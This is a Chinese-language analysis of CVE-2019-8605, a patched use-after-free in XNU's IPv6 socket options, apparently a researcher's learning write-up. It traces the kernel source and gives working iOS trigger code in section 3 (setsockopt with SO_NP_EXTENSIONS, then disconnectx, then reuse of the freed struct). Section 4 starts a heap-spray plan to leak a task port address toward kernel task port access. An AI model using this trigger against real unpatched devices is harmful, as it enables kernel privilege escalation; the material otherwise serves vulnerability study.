CVE-2019-8605 FROM UAF TO TFP0

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这篇文章的开始是我看了Ned Williamson的一个漏洞

• https://bugs.chromium.org/p/project-zero/issues/detail?id=1806

同时还在PIO的博客上发了一篇非常非常棒的文章

• https://googleprojectzero.blogspot.com/2019/12/sockpuppet-walkthrough-of-kernel.h tml

公告

```
// https://support.apple.com/en-us/HT210549

Available for: iPhone 5s and later, iPad Air and later, and iPod touch 6th generation

Impact: A malicious application may be able to execute arbitrary code with system privileges

Description: A use after free issue was addressed with improved memory management.

CVE-2019-8605: Ned Williamson working with Google Project Zero
```

1. 开发层面的Socket

如公告所描述,这是一个存在于Socket中的UAF漏洞


一般搞开发的同学对于Socket更多的是了解到开发层面,比如使用Socket通信,我们从开发层面 开始,逐步分析到底层

我们在学习计算机网络的时候,通过逻辑分层将网络分为七层,也叫作七层模型

https://en.wikipedia.org/wiki/OSI_model

后来又出现了更为符合使用习惯的四层模型

• https://en.wikipedia.org/wiki/Internet_protocol_suite



函数 socket()的原型如下,一共有三个参数

```
1 int socket(int domain, int type, int protocol);
```

第一个参数domain:协议族,比如AF_INET,AF_INET6

第二个参数type: SOCKet类型, 比如 SOCK STREAM, SOCK DGRAM, SOCK RAW

第三个参数protocol: 传输协议, 比如 IPPROTO_TCP, IPPROTO_UDP

创建一个 Socket 对象的代码如下

```
int tcp_sock = socket(AF_INET6, SOCK_STREAM, IPPROTO_TCP);
if (tcp_sock < 0) {
    printf("[-] Can't create socket, error %d (%s)\n", errno,
    strerror(errno));
    return -1;
}</pre>
```

如果要使用它作为服务端,还需要调用函数 bind() 绑定本地端口,然后调用函数 listen() 进行监听,最后在循环体内调用函数 accept() 与客户端建立连接,之后就可以发送数据通信了关于Socket网络编程有一份文档写的真的很好,墙裂建议阅读

https://beej.us/guide/bgnet/html/#socket

2. 漏洞源码分析

用户态函数 disconnectx()

这个函数很难在搜索网站上搜到相关文档信息,我最后是通过源码阅读来理解这个函数调用在 Poc里的作用

```
1 __API_AVAILABLE(macosx(10.11), ios(9.0), tvos(9.0), watchos(2.0))
2 int disconnectx(int, sae_associd_t, sae_connid_t);
3
4 448 AUE_NULL ALL { int disconnectx(int s, sae_associd_t aid, sae_connid_t cid); }
```

通过分发,会调用到这个内核态函数,然后调用位置1的函数 disconnectx nocancel()

```
disconnectx(struct proc *p, struct disconnectx args *uap, int
    *retval)
3
   {
       /*
4
        * Due to similiarity with a POSIX interface, define as
5
        * an unofficial cancellation point.
6
7
        */
        __pthread_testcancel(1);
8
       return (disconnectx_nocancel(p, uap, retval));  // 1
9
10 }
```

位置2的函数 file socket() 获取结构体变量 so,最后调用位置3的函数 sodisconnectx()

```
static int
disconnectx_nocancel(struct proc *p, struct disconnectx_args *uap,
int *retval)

{
    #pragma unused(p, retval)
    struct socket *so;
    int fd = uap->s;
    int error;

error = file_socket(fd, &so); // 2
```

```
if (error != 0)
10
11
            return (error);
12
        if (so == NULL) {
13
            error = EBADF;
14
            goto out;
15
        }
16
        error = sodisconnectx(so, uap->aid, uap->cid);  // 3
17
18
    out:
19
        file_drop(fd);
20
        return (error);
21
22
```

前后调用函数 socket_lock() 和 socket_unlock() 用了锁防条件竞争,然后调用位置4的函数 sodisconnectxlocked()

```
1
    int
   sodisconnectx(struct socket *so, sae_associd_t aid, sae_connid_t cid)
2
3
    {
4
       int error;
5
6
       socket_lock(so, 1);
7
        error = sodisconnectxlocked(so, aid, cid); // 4
8
        socket_unlock(so, 1);
9
       return (error);
10 }
```

位置5的 *so->so proto->pr usrregs->pru disconnectx 是一个函数

```
1
    int
    sodisconnectxlocked(struct socket *so, sae associd t aid,
    sae connid t cid)
3
4
        int error;
5
        /*
6
7
         * Call the protocol disconnectx handler; let it handle all
         * matters related to the connection state of this session.
         */
9
10
        error = (*so->so_proto->pr_usrreqs->pru_disconnectx)(so, aid,
    cid); // 5
        if (error == 0) {
11
            /*
12
13
             * The event applies only for the session, not for
             * the disconnection of individual subflows.
14
```

通过结构体初始化赋值的特征进行搜索,找到对应的实现是函数 tcp_usr_disconnectx(),该函数的三个参数就是用户态传入的参数,位置6有一个条件判断,我们只需要令第二个参数为 0即可绕过,绕过判断之后,调用位置7的函数 tcp usr disconnect()

```
#define SAE ASSOCID ANY 0
2
   #define SAE_ASSOCID_ALL ((sae_associd_t)(-1ULL))
   #define EINVAL 22 /* Invalid argument */
3
4
5
   static int
   tcp_usr_disconnectx(struct socket *so, sae_associd_t aid,
   sae connid t cid)
7
8
   #pragma unused(cid)
9
       if (aid != SAE ASSOCID ANY && aid != SAE ASSOCID ALL) // 6
10
           return (EINVAL);
11
12
      return (tcp_usr_disconnect(so)); // 7
13 }
```

函数 tcp_usr_disconnect() 有两个宏: COMMON_START() 和
COMMON_END(PRU_DISCONNECT), COMMON_START() 会执行 tp = intotcpcb(inp) 对变量
tp 进行赋值, 所以业务逻辑上是没有问题的, 然后调用位置8的函数 tcp_disconnect()

```
static int
2
   tcp usr disconnect(struct socket *so)
3
        int error = 0;
5
        struct inpcb *inp = sotoinpcb(so);
6
        struct tcpcb *tp;
7
        socket lock assert owned(so);
        COMMON START();
9
            /* In case we got disconnected from the peer */
10
11
            if (tp == NULL)
            goto out;
12
13
        tp = tcp disconnect(tp); // 8
14
        COMMON END(PRU DISCONNECT);
15
   }
```

函数 tcp_disconnect()有一个判断 tp->t_state < TCPS_ESTABLISHED, `tp->t_state 是Socket状态,我列举了部分,因为我们只创建了一个结构体变量 socket,并没有调用函数 bind()与函数 listen(),所以状态为 TCPS_CLOSED,那么这里就应该调用位置9的函数 tcp close()

```
#define TCPS CLOSED 0 /* closed */
   #define TCPS LISTEN 1 /* listening for connection */
2
   #define TCPS_SYN_SENT 2 /* active, have sent syn */
3
   #define TCPS_SYN_RECEIVED 3 /* have send and received syn */
   /* states < TCPS ESTABLISHED are those where connections not
   established */
   #define TCPS ESTABLISHED 4 /* established */
6
7
   static struct tcpcb *
9
   tcp disconnect(struct tcpcb *tp)
10
        struct socket *so = tp->t_inpcb->inp_socket;
11
12
       if (so->so_rcv.sb_cc != 0 | tp->t_reassqlen != 0)
13
14
           return tcp drop(tp, 0);
15
       if (tp->t_state < TCPS_ESTABLISHED)</pre>
16
17
            tp = tcp close(tp);
                                  // 9
18
        else if ((so->so_options & SO_LINGER) && so->so_linger == 0)
19
           tp = tcp_drop(tp, 0);
20
       else {
2.1
            soisdisconnecting(so);
22
            sbflush(&so->so_rcv);
           tp = tcp usrclosed(tp);
23
24
   #if MPTCP
25
           /* A reset has been sent but socket exists, do not send FIN
    */
            if ((so->so flags & SOF MP SUBFLOW) &&
26
27
                (tp) && (tp->t_mpflags & TMPF_RESET))
28
               return (tp);
29
   #endif
30
           if (tp)
31
                (void) tcp_output(tp);
32
        }
33
       return (tp);
34 }
35
```

```
https://developer.apple.com/documentation/kernel/tcp_connection_info

int tcp_sock = socket(AF_INET6, SOCK_STREAM, IPPROTO_TCP);

struct tcp_connection_info info;

int len = sizeof(info);

getsockopt(tcp_sock, IPPROTO_TCP, TCP_CONNECTION_INFO, &info, (socklen_t *)&len);

NSLog(@"%d", info.tcpi_state);
```

函数 tcp_close() 实在是太长了,这里去掉了部分业务逻辑代码,反正肯定会执行到下面的,此处会判断协议族,本次漏洞发生在位置10的函数 in6_pcbdetach()

```
1
    struct tcpcb *
 2
    tcp_close(struct tcpcb *tp)
 3
        struct inpcb *inp = tp->t inpcb;
 4
 5
        struct socket *so = inp->inp_socket;
 6
 7
        . . .
 8
 9
    #if INET6
        if (SOCK_CHECK_DOM(so, PF_INET6))
10
            in6_pcbdetach(inp); // 10
11
12
        else
    #endif /* INET6 */
13
14
        in_pcbdetach(inp);
15
16
        * Call soisdisconnected after detach because it might unlock the
17
    socket
        */
18
19
        soisdisconnected(so);
20
       tcpstat.tcps closed++;
        KERNEL_DEBUG(DBG_FNC_TCP_CLOSE | DBG_FUNC_END,
2.1
            tcpstat.tcps closed, 0, 0, 0, 0);
22
        return (NULL);
23
24
   }
```

函数 in6_pcbdetach()的位置11调用函数 ip6_freepcbopts()释放结构体成员 inp->in6p_outputopts,从上下文可以看出来,这里只进行了释放操作,并没有将 inp->in6p_outputopts 置为 NULL,符合UAF的漏洞模型

```
void
in6_pcbdetach(struct inpcb *inp)
```

```
3
4
        struct socket *so = inp->inp_socket;
5
        if (so->so pcb == NULL) {
6
7
            /* PCB has been disposed */
8
            panic("%s: inp=%p so=%p proto=%d so pcb is null!\n",
    func ,
9
                inp, so, SOCK_PROTO(so));
            /* NOTREACHED */
10
11
        }
12
   #if IPSEC
13
14
        if (inp->in6p_sp != NULL) {
            (void) ipsec6_delete_pcbpolicy(inp);
15
16
        }
    #endif /* IPSEC */
17
18
19
        if (inp->inp stat != NULL && SOCK PROTO(so) == IPPROTO UDP) {
20
            if (inp->inp_stat->rxpackets == 0 && inp->inp_stat->txpackets
    == 0) {
21
    INC ATOMIC INT64 LIM(net api stats.nas socket inet6 dgram no data);
22
            }
23
        }
24
        /*
25
        * Let NetworkStatistics know this PCB is going away
26
        * before we detach it.
27
        */
28
        if (nstat_collect &&
29
            (SOCK PROTO(so) == IPPROTO TCP | SOCK PROTO(so) ==
30
    IPPROTO UDP))
31
            nstat_pcb_detach(inp);
32
        /* mark socket state as dead */
33
        if (in pcb checkstate(inp, WNT STOPUSING, 1) != WNT STOPUSING) {
            panic("%s: so=%p proto=%d couldn't set to STOPUSING\n",
34
35
                func , so, SOCK PROTO(so));
            /* NOTREACHED */
36
        }
37
38
39
        if (!(so->so_flags & SOF_PCBCLEARING)) {
40
            struct ip moptions *imo;
41
            struct ip6_moptions *im6o;
42
            inp->inp_vflag = 0;
43
            if (inp->in6p options != NULL) {
44
```

```
45
                m freem(inp->in6p options);
                 inp->in6p_options = NULL;
46
47
            }
            ip6 freepcbopts(inp->in6p outputopts);
48
            ROUTE RELEASE(&inp->in6p route);
49
            /* free IPv4 related resources in case of mapped addr */
50
            if (inp->inp options != NULL) {
51
                 (void) m_free(inp->inp_options);
52
                inp->inp options = NULL;
53
54
            }
55
            im60 = inp->in6p_moptions;
56
            inp->in6p moptions = NULL;
57
            imo = inp->inp moptions;
58
59
            inp->inp moptions = NULL;
60
61
            sofreelastref(so, 0);
            inp->inp state = INPCB STATE DEAD;
62
            /* makes sure we're not called twice from so close */
63
            so->so flags |= SOF PCBCLEARING;
64
65
66
            inpcb gc sched(inp->inp pcbinfo, INPCB TIMER FAST);
67
            /*
68
             * See inp join group() for why we need to unlock
69
             */
70
            if (im6o != NULL | imo != NULL) {
71
72
                socket unlock(so, 0);
73
                if (im6o != NULL)
74
                     IM60_REMREF(im6o);
75
                if (imo != NULL)
76
                     IMO REMREF(imo);
                socket lock(so, 0);
77
78
            }
79
        }
80 }
```

跟到这里我只能说Socket实在是太庞大了!

3. 探索漏洞触发路径

从漏洞分析可以看到这个漏洞函数是可以从用户态进行调用的

```
1 448 AUE_NULL ALL { int disconnectx(int s, sae_associd_t aid, sae_connid_t cid); }
```

所以最基本的调用代码如下,调用完函数 disconnectx()之后,我们就获得了一个存在漏洞的结构体变量 tcp sock

```
int main(int argc, char * argv[]) {
   int tcp_sock = socket(AF_INET6, SOCK_STREAM, IPPROTO_TCP);
   disconnectx(tcp_sock, 0, 0);
}
```

我们知道,UAF漏洞的一个关键点在于释放掉的一个指针后续被继续使用,那我们如何使用一个被关闭后的Socket呢?

Socket有两个属性读写函数 getsockopt() 和 setsockopt(),两个函数的原型如下

```
1  105 AUE_SETSOCKOPT ALL { int setsockopt(int s, int level, int name,
    caddr_t val, socklen_t valsize); }
2  118 AUE_GETSOCKOPT ALL { int getsockopt(int s, int level, int name,
    caddr_t val, socklen_t *avalsize); }
```

函数 setsockopt() 的第一个参数是Socket变量,第二个参数有多个选择,看操作的层级,第三个是操作的选项名,这个选项名跟第二个参数 level 有关,第四个参数是新选项值的指针,第五个参数是第四个参数的大小

```
#define IPV6 USE MIN MTU 42
1
2
   int get minmtu(int sock, int *minmtu) {
3
4
        socklen_t size = sizeof(*minmtu);
        return getsockopt(sock, IPPROTO_IPV6, IPV6 USE MIN MTU, minmtu,
    &size);
6
    }
7
   int main(int argc, char * argv[]) {
8
9
        int tcp sock = socket(AF INET6, SOCK STREAM, IPPROTO TCP);
10
        // SOPT_SET
11
        int minmtu = -1;
        setsockopt(tcp_sock, IPPROTO_IPV6, IPV6_USE_MIN_MTU, &minmtu,
12
    sizeof(minmtu));
13
       // SOPT_GET
       int mtu;
14
       get_minmtu(tcp_sock, &mtu);
15
       NSLog(@"%d\n", mtu);
16
17 }
```

为什么第二个参数和第三个参数要设置成 IPPROTO IPV6 和 IPV6 USE MIN MTU?

这就要先来看最开始那个没有被置为 NULL 的结构体成员 inp->in6p_outputopts 了,这个成员的结构体定义如下

```
struct ip6_pktopts {
       struct mbuf *ip6po_m; /* Pointer to mbuf storing the data */
2
3
       int ip6po hlim; /* Hoplimit for outgoing packets */
4
       /* Outgoing IF/address information */
       struct in6_pktinfo *ip6po_pktinfo;
6
7
       /* Next-hop address information */
8
9
       struct ip6po nhinfo ip6po nhinfo;
10
11
       struct ip6_hbh *ip6po_hbh; /* Hop-by-Hop options header */
12
13
       /* Destination options header (before a routing header) */
       struct ip6_dest *ip6po_dest1;
14
15
       /* Routing header related info. */
16
17
       struct ip6po_rhinfo ip6po_rhinfo;
18
19
       /* Destination options header (after a routing header) */
20
       struct ip6 dest *ip6po dest2;
21
22
       int ip6po tclass; /* traffic class */
23
       int ip6po minmtu; /* fragment vs PMTU discovery policy */
24
   #define IP6PO_MINMTU_MCASTONLY -1 /* default; send at min MTU for
25
   multicast */
   #define IP6PO MINMTU DISABLE 0 /* always perform pmtu disc */
2.6
27
   28
       /* whether temporary addresses are preferred as source address */
29
30
       int ip6po_prefer_tempaddr;
31
   #define IP6PO TEMPADDR SYSTEM -1 /* follow the system default */
32
   #define IP6PO_TEMPADDR_NOTPREFER 0 /* not prefer temporary address */
33
   #define IP6PO TEMPADDR PREFER    1 /* prefer temporary address */
34
35
36
       int ip6po flags;
   #if 0 /* parameters in this block is obsolete. do not reuse the
37
   values. */
   #define IP6PO REACHCONF 0x01 /* upper-layer reachability
38
   confirmation. */
   #define IP6PO_MINMTU 0x02 /* use minimum MTU (IPV6_USE_MIN_MTU)
39
   */
```

无论是 set*() 还是 get*(),最后都肯定是要通过一个 case 判断再操作到结构体成员的源码搜索 IPV6_USE_MIN_MTU,在函数 ip6_getpcbopt 发现一段符合我们所说特征的代码,可见选项 IPV6 USE MIN MTU操作的结构体成员是 ip6 pktopts->ip6po minmtu

```
static int
1
   ip6_setpktopt(int optname, u_char *buf, int len, struct ip6 pktopts
2
        int sticky, int cmsq, int uproto)
3
4
    {
5
6
        switch (optname) {
7
8
        case IPV6 USE MIN MTU:
9
            if (len != sizeof (int))
10
                return (EINVAL);
            minmtupolicy = *(int *)(void *)buf;
11
12
            if (minmtupolicy != IP6PO MINMTU MCASTONLY &&
                minmtupolicy != IP6PO MINMTU DISABLE &&
13
                minmtupolicy != IP6PO MINMTU ALL) {
14
15
                return (EINVAL);
16
            opt->ip6po_minmtu = minmtupolicy; // 赋值操作
17
18
            break;
```

函数 ip6_setpktopts() 和函数 ip6_pcbopt() 都调用到了函数 ip6_setpktopt(), 但前者的调用逻辑不符合, 所以确定调用者是函数 ip6 pcbopt

```
static int
 1
    ip6 pcbopt(int optname, u_char *buf, int len, struct ip6 pktopts
 2
    **pktopt,
        int uproto)
 3
 4
    {
        struct ip6_pktopts *opt;
 5
 6
 7
        opt = *pktopt;
 8
        if (opt == NULL) {
 9
            opt = _MALLOC(sizeof (*opt), M_IP6OPT, M_WAITOK);
            if (opt == NULL)
10
11
                return (ENOBUFS);
```

```
ip6_initpktopts(opt);

*pktopt = opt;

}

return (ip6_setpktopt(optname, buf, len, opt, 1, 0, uproto));
}
```

在函数 ip6_ctloutput() 里, 当 optname 为 IPV6_USE_MIN_MTU 的时候调用函数 ip6_pcbopt()

```
int
 1
    ip6_ctloutput(struct socket *so, struct sockopt *sopt)
 2
 3
    {
 4
 5
        if (level == IPPROTO_IPV6) {
            boolean t capture exthdrstat in = FALSE;
 6
 7
            switch (op) {
8
            case SOPT_SET:
 9
                switch (optname) {
10
11
                case IPV6 TCLASS:
                case IPV6_DONTFRAG:
12
13
                case IPV6 USE MIN MTU:
14
                case IPV6_PREFER_TEMPADDR: {
15
                    optp = &in6p->in6p_outputopts;
16
17
                     error = ip6_pcbopt(optname, (u_char *)&optval,
                        sizeof (optval), optp, uproto);
18
19
20
                     break;
21
                }
```

函数 rip6_ctloutput() 做了 SOPT_SET 和 SOPT_GET 的判断, IPV6_USE_MIN_MTU 会 走 default 分支调用函数 ip6_ctloutput()

```
1
    int
 2
    rip6_ctloutput(
 3
        struct socket *so,
        struct sockopt *sopt)
 4
 5
    {
 6
 7
        switch (sopt->sopt_dir) {
8
        case SOPT_GET:
        case SOPT SET:
10
```

```
11
            switch (sopt->sopt name) {
12
            case IPV6_CHECKSUM:
13
                error = ip6_raw_ctloutput(so, sopt);
14
                break;
15
            case SO FLUSH:
16
17
                if ((error = sooptcopyin(sopt, &optval, sizeof (optval),
                     sizeof (optval))) != 0)
18
                     break;
19
20
21
                error = inp_flush(sotoinpcb(so), optval);
22
                break;
23
            default:
24
                error = ip6_ctloutput(so, sopt); // 选项名为
25
    IPV6_USE_MIN_MTU
26
                break;
27
            }
28
            break;
        }
29
30
31
       return (error);
32 }
```

函数 rip6 ctloutput()并不是常规的层层调用回去,而是使用结构体赋值的形式进行调用

```
1 {
2     ...
3     .pr_ctloutput = rip6_ctloutput,
4 }
```

这个也简单,直接搜索 ->pr_ctloutput, 当 level 不是 SOL_SOCKET 的时候,就调用函数 rip6 ctloutput()

```
int
    sosetoptlock(struct socket *so, struct sockopt *sopt, int dolock)
 2
 3
 4
        . . .
 5
        if ((so->so_state & (SS_CANTRCVMORE | SS_CANTSENDMORE)) ==
 6
            (SS_CANTRCVMORE | SS_CANTSENDMORE) &&
 7
            (so->so_flags & SOF_NPX_SETOPTSHUT) == 0) {
            /* the socket has been shutdown, no more sockopt's */
 9
10
            error = EINVAL;
11
            goto out;
```

```
13
14
        . . .
15
16
        if (sopt->sopt level != SOL SOCKET) {
17
            if (so->so proto != NULL &&
                 so->so_proto->pr_ctloutput != NULL) {
18
                 error = (*so->so proto->pr ctloutput)(so, sopt);
19
20
                goto out;
21
            }
22
            error = ENOPROTOOPT;
23
        } else {
```

最后回到最早的调用函数 setsockopt()

```
1
    int
 2
    setsockopt(struct proc *p, struct setsockopt_args *uap,
 3
        __unused int32_t *retval)
 4
    {
 5
        struct socket *so;
        struct sockopt sopt;
 6
 7
        int error;
9
        AUDIT ARG(fd, uap->s);
        if (uap->val == 0 \&\& uap->valsize != 0)
10
            return (EFAULT);
11
        /* No bounds checking on size (it's unsigned) */
12
13
14
        error = file_socket(uap->s, &so);
15
        if (error)
16
            return (error);
17
18
        sopt.sopt_dir = SOPT_SET;
        sopt.sopt level = uap->level;
19
20
        sopt.sopt_name = uap->name;
21
        sopt.sopt_val = uap->val;
22
        sopt.sopt valsize = uap->valsize;
23
        sopt.sopt_p = p;
24
25
        if (so == NULL) {
            error = EINVAL;
26
27
            goto out;
28
        }
    #if CONFIG MACF SOCKET SUBSET
29
        if ((error = mac_socket_check_setsockopt(kauth_cred_get(), so,
30
31
            &sopt)) != 0)
32
            goto out;
```

```
#endif /* MAC_SOCKET_SUBSET */
error = sosetoptlock(so, &sopt, 1); /* will lock socket */
out:

file_drop(uap->s);
return (error);
}
```

以上为参数 IPPROTO IPV6 和 IPV6 USE MIN MTU 的由来

但记住,现在是Socket还正常存在的情况,如果调用了函数 disconnectx()呢?

Socket被关闭了还能操作吗?

```
#define IPV6 USE MIN MTU 42
1
2
3
   int get_minmtu(int sock, int *minmtu) {
        socklen t size = sizeof(*minmtu);
5
        return getsockopt(sock, IPPROTO_IPV6, IPV6_USE_MIN_MTU, minmtu,
    &size);
6
    }
7
   int main(int argc, char * argv[]) {
8
9
       int tcp sock = socket(AF INET6, SOCK STREAM, IPPROTO TCP);
       // SOPT SET
10
       int minmtu = -1;
11
        setsockopt(tcp sock, IPPROTO IPV6, IPV6 USE MIN MTU, &minmtu,
12
    sizeof(minmtu));
      // 释放in6p outputopts
13
14
       disconnectx(tcp_sock, 0, 0);
15
       int ret = setsockopt(tcp_sock, IPPROTO_IPV6, IPV6_USE_MIN_MTU,
    &minmtu, sizeof(minmtu));
       if (ret) {
16
            printf("[-] setsockopt() failed, error %d (%s)\n", errno,
17
    strerror(errno));
18
           return -1;
19
        }
20 }
```

显然是不能的

```
1 [-] setsockopt() failed, error 22 (Invalid argument)
```

因为在函数 sosetoptlock() 有一个检查,如果发现Socket已经被关闭,就直接失败

```
#define SS_CANTRCVMORE 0x0020 /* can't receive more data from
peer */
```

```
#define SS CANTSENDMORE
                                 0x0010 /* can't send more data to peer
    */
   #define SOF NPX SETOPTSHUT 0x00002000 /* Non POSIX extension to
4
5
   int
   sosetoptlock(struct socket *so, struct sockopt *sopt, int dolock)
6
7
8
        . . .
        if ((so->so_state & (SS_CANTRCVMORE | SS_CANTSENDMORE)) ==
10
            (SS CANTRCVMORE | SS CANTSENDMORE) &&
11
            (so->so_flags & SOF_NPX_SETOPTSHUT) == 0) {
12
            /* the socket has been shutdown, no more sockopt's */
13
14
            error = EINVAL;
            goto out;
15
16
        }
17
```

理解一下这个检查,左边 so->so_state 只能是 SS_CANTRCVMORE 与 SS_CANTSENDMORE 之间任意一种且右边 so->so_flags 不能是 SOF_NPX_SETOPTSHUT, 就会跳到 goto out

但是天无绝人之路,看下面这个宏,允许在关闭Socket之后使用函数 setsockopt

```
#define SONPX_SETOPTSHUT 0x000000001 /* flag for allowing setsockopt after shutdown */
```

找到这个宏的使用场景,发现是在 level 为 SOL_SOCKET 的分支里,当满足 sonpx.npx_mask和 sonpx.npx_flags 都为 SONPX_SETOPTSHUT 时,就会给 so->so_flags 添加 SOF_NPX_SETOPTSHUT 标志位

```
int
 1
    sosetoptlock(struct socket *so, struct sockopt *sopt, int dolock)
 3
    {
 4
         . . .
        if (sopt->sopt level != SOL SOCKET) {
 6
             . . .
 7
        } else {
 8
             . . .
 9
             switch (sopt->sopt_name) {
10
```

```
11
            case SO NP EXTENSIONS: {
12
                struct so_np_extensions sonpx;
13
14
                error = sooptcopyin(sopt, &sonpx, sizeof (sonpx),
15
                     sizeof (sonpx));
                if (error != 0)
16
17
                     goto out;
18
                if (sonpx.npx_mask & ~SONPX_MASK_VALID) {
                     error = EINVAL;
19
20
                     goto out;
21
                }
                 /*
22
23
                 * Only one bit defined for now
24
25
                if ((sonpx.npx mask & SONPX SETOPTSHUT)) {
                     if ((sonpx.npx_flags & SONPX_SETOPTSHUT))
26
                         so->so_flags |= SOF_NPX_SETOPTSHUT; // 添加标志
27
    位
28
                     else
29
                         so->so flags &= ~SOF NPX SETOPTSHUT;
30
                }
31
                break;
32
            }
```

当 so->so_flags 拥有 SOF_NPX_SETOPTSHUT 标志位,那么右边的检查就不能成立,成功绕过

此时的代码如下

```
int main(int argc, char * argv[]) {
2
        int tcp_sock = socket(AF_INET6, SOCK_STREAM, IPPROTO_TCP);
3
        int minmtu = -1;
        setsockopt(tcp sock, IPPROTO IPV6, IPV6 USE MIN_MTU, &minmtu,
4
    sizeof(minmtu));
5
        struct so np extensions sonpx = {.npx_flags = SONPX_SETOPTSHUT,
    .npx mask = SONPX SETOPTSHUT);
        setsockopt(tcp_sock, SOL_SOCKET, SO_NP_EXTENSIONS, &sonpx,
    sizeof(sonpx));
7
        disconnectx(tcp sock, 0, 0);
8
        minmtu = 1;
        ret = setsockopt(tcp_sock, IPPROTO_IPV6, IPV6_USE_MIN_MTU,
    &minmtu, sizeof(minmtu));
10
        if (ret) {
```

```
11
            printf("[-] setsockopt() failed, error %d (%s)\n", errno,
    strerror(errno));
12
            return -1;
13
       }
       int mtu;
14
15
       get_minmtu(tcp_sock, &mtu);
        NSLog(@"%d\n", mtu);
16
17
       return UIApplicationMain(argc, argv, nil, appDelegateClassName);
18
19 }
```

相当成功

```
1 2021-01-20 00:26:04.136672+0800 CVE-2019-8605-iOS[650:238743] 1
```

4. 泄露Task Port内核态地址

UAF漏洞常规利用方案是堆喷分配到先前释放掉的空间,这样我们拥有的指针指向的空间数据就可控、接下来尝试泄露一个地址

按照Ned Williamson的思路来分析利用方案,以下的分析顺序并非按照Exp的顺序进行,大家可自行对照

• <a href="https://bugs.chromium.org/p/project-zero/issues/attachment?aid=403533&signed_aid=-2cO9Y7SDzmQNv1CHt6|3w=="https://bugs.chromium.org/p/project-zero/issues/attachment?aid=403533&signed_aid=-2cO9Y7SDzmQNv1CHt6|3w=="https://bugs.chromium.org/p/project-zero/issues/attachment?aid=403533&signed_aid=-2cO9Y7SDzmQNv1CHt6|3w=="https://bugs.chromium.org/p/project-zero/issues/attachment?aid=403533&signed_aid=-2cO9Y7SDzmQNv1CHt6|3w=="https://bugs.chromium.org/p/project-zero/issues/attachment?aid=403533&signed_aid=-2cO9Y7SDzmQNv1CHt6|3w=="https://bugs.chromium.org/p/project-zero/issues/attachment?aid=403533&signed_aid=-2cO9Y7SDzmQNv1CHt6|3w=="https://bugs.chromium.org/p/project-zero/issues/attachment?aid=403533&signed_aid=-2cO9Y7SDzmQNv1CHt6|3w=="https://bugs.chromium.org/p/project-zero/issues/attachment?aid=403533&signed_aid=-2cO9Y7SDzmQNv1CHt6|3w=="https://bugs.chromium.org/p/project-zero/issues/attachment?aid=403533&signed_aid=-2cO9Y7SDzmQNv1CHt6|3w=="https://bugs.chromium.org/p/project-zero/issues/attachment?aid=-2cO9Y7SDzmQNv1CHt6|3w=="https://bugs.chromium.org/p/project-zero/issues/attachment?aid=-2cO9Y7SDzmQNv1CHt6|3w=="https://bugs.chromium.org/p/project-zero/issues/attachment?aid=-2cO9Y7SDzmQNv1CHt6|3w=="https://bugs.chromium.org/p/project-zero/issues/attachment?aid=-2cO9Y7SDzmQNv1CHt6|3w=="https://bugs.chromium.org/p/project-zero/issues/attachment?aid=-2cO9Y7SDzmQNv1CHt6|3w=-2cO9Y7SDzmQNv1CHt6|3w=-2cO9Y7SDzmQNv1CHt6|3w=-2cO9Y7SDzmQNv1CHt6|3w=-2cO9Y7SDzmQNv1CHt6|3w=-2cO9Y7SDzmQNv1CHt6|3w=-2cO9Y7SDzmQNv1CHt6|3w=-2cO9Y7SDzmQNv1CHt6|3w=-2cO9Y7SDzmQNv1CHt6|3w=-2cO9Y7SDzmQNv1CHt6|3w=-2cO9Y7SDzmQNv1CHt6|3w=-2cO9Y7SDzmQNv1CHt6|3w=-2cO9Y7SDzmQNv1CHt6|3w=-2cO9Y7SDzmQNv1CHt6|3w=-2cO9Y7SDzmQNv1CHt6|3w=-2cO9Y7SDzmQNv1CHt6|3w=-2cO9Y7SDzmQNv1CHt6|3w=-2cO9Y7SDzmQNv1CHt6|3w=-2cO9Y7SDzmQNv1CHt6|3w=-2cO9Y7SDzmQNv1CHt6|3w=-2cO9Y7SDzmQNv1CHt6|3w=-2cO9Y7SDzmQNv1CHt6|3w=-2cO9Y7SDzmQNv1CHt6|3w=-2cO9Y7SDzmQNv1CHt6|3w=-2cO9Y7SDzmQNv1CHt6|3w=-2cO9Y7SDzmQNv1CHt6|3w=-2cO9Y7SDzmQNv1CHt6|3w=-2cO9Y7SDzmQNv1CHt6|3w=-2cO9Y7SDzmQNv1CHt6|3w

那么我们泄露什么地址呢?

答案是: Task Port

为了解释说明什么是 Task Port 以及获取 Task Port 能干什么,这里先介绍XNU的Task

Task是资源的容器,封装了虚拟地址空间,处理器资源,调度控制等,对应的结构体如下,重点注意其中的 IPC structures 部分

```
1
   struct task {
2
       /* Synchronization/destruction information */
                                /* Task's lock */
3
       decl_lck_mtx_data(,lock)
       _Atomic uint32_t ref_count; /* Number of references to me */
4
       boolean_t active; /* Task has not been terminated */
       boolean t halting;
                            /* Task is being halted */
6
7
       /* Virtual timers */
8
       uint32_t
                     vtimers;
9
10
       /* Miscellaneous */
11
       vm_map_t map; /* Address space description */
12
       queue_chain_t tasks; /* global list of tasks */
```

```
13
        /* Threads in this task */
14
15
        queue head t
                      threads;
16
17
        . . .
18
        /* IPC structures */
19
        decl_lck_mtx_data(,itk_lock_data)
20
        struct ipc port *itk self; /* not a right, doesn't hold ref */
21
        struct ipc_port *itk_nself; /* not a right, doesn't hold ref */
22
        struct ipc_port *itk_sself; /* a send right */
23
        struct exception action exc actions[EXC TYPES COUNT];
24
                        /* a send right each valid element */
25
        struct ipc port *itk host; /* a send right */
26
27
        struct ipc port *itk bootstrap; /* a send right */
        struct ipc port *itk seatbelt; /* a send right */
28
        struct ipc_port *itk_gssd; /* yet another send right */
29
        struct ipc port *itk debug control; /* send right for debugmode
30
    communications */
31
        struct ipc port *itk task access; /* and another send right */
32
        struct ipc port *itk resume; /* a receive right to resume this
    task */
        struct ipc port *itk registered[TASK PORT REGISTER MAX];
33
                        /* all send rights */
34
35
36
        struct ipc_space *itk_space;
37
38 };
```

